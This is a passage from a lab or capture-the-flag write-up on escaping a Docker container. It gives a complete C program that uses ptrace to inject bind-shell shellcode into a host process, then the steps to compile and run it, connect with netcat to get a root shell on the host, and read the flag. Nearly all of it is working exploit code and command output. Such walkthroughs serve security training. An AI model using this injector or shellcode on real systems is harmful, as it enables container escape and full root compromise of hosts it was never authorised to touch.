b0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05";

int inject_data (pid_t pid, unsigned char *src, void *dst, int len)
{
  int      i;
  uint32_t *s = (uint32_t *) src;
  uint32_t *d = (uint32_t *) dst;

  for (i = 0; i < len; i+=4, s++, d++)
    {
      if ((ptrace (PTRACE_POKETEXT, pid, d, *s)) < 0)
```



```
  {
    perror ("ptrace(POKETEXT):");
    return -1;
  }
    }
  return 0;
}

int
main (int argc, char *argv[])
{
  pid_t                   target;
  struct user_regs_struct regs;
  int                     syscall;
  long                    dst;

  if (argc != 2)
    {
      fprintf (stderr, "Usage:\n\t%s pid\n", argv[0]);
      exit (1);
    }
  target = atoi (argv[1]);
  printf ("+ Tracing process %d\n", target);

  if ((ptrace (PTRACE_ATTACH, target, NULL, NULL)) < 0)
    {
      perror ("ptrace(ATTACH):");
      exit (1);
    }
```




```
  printf ("+ Waiting for process...\n");
  wait (NULL);

  printf ("+ Getting Registers\n");
  if ((ptrace (PTRACE_GETREGS, target, NULL, &regs)) < 0)
    {
      perror ("ptrace(GETREGS):");
      exit (1);
    }


  /* Inject code into current RPI position */

  printf ("+ Injecting shell code at %p\n", (void*)regs.rip);
  inject_data (target, shellcode, (void*)regs.rip, SHELLCODE_SIZE);

  regs.rip += 2;
  printf ("+ Setting instruction pointer to %p\n", (void*)regs.rip);

  if ((ptrace (PTRACE_SETREGS, target, NULL, &regs)) < 0)
    {
      perror ("ptrace(GETREGS):");
      exit (1);
    }
  printf ("+ Run it!\n");


  if ((ptrace (PTRACE_DETACH, target, NULL, NULL)) < 0)
  {
```



```
  {
    perror ("ptrace(DETACH):");
    exit (1);
  }
  return 0;

}

root@226157e9a710:~#
```

Step 6: Compile the program.


Command: gcc inject.c -o inject



```
root@226157e9a710:~#
root@226157e9a710:~# gcc inject.c -o inject
root@226157e9a710:~#
```

Step 7: Execute the binary and pass it PID of HTTP server as an argument.


Command: ./inject 221



```
root@226157e9a710:~# ./inject 221
+ Tracing process 221
+ Waiting for process...
+ Getting Registers
+ Injecting shell code at 0x7f144d7a5bc4
+ Setting instruction pointer to 0x7f144d7a5bc6
+ Run it!
root@226157e9a710:~#
```

Step 8: Find the IP address of the host machine.

Command: ifconfig




```
root@226157e9a710:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 673  bytes 48563 (48.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 486  bytes 71157 (71.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@226157e9a710:~#
```

The IP address of the docker container was 172.17.0.2, therefore the host machine will have IP address 172.17.0.1

Step 9: Connect to the BIND shell with netcat and check the user id.


Commands:
nc 172.17.0.1 5600
id



```
root@226157e9a710:~# nc 172.17.0.1 5600
id
uid=0(root) gid=0(root) groups=0(root)
```

Step 10: Retrieve the flag.

Commands:
find / -name flag 2>/dev/null
cat /root/flag



```
find / -name flag 2>/dev/null
/root/flag

cat /root/flag
d8d38cda23b69585710698421c946e2b
```

Flag: d8d38cda23b69585710698421c946e2b

References:

1. Docker (https://www.docker.com/)
2. Linux/x64 - Bind (5600/TCP) Shell Shellcode (87 bytes) (https://www.exploit-db.com/exploits/41128)
3. Mem Inject (https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c)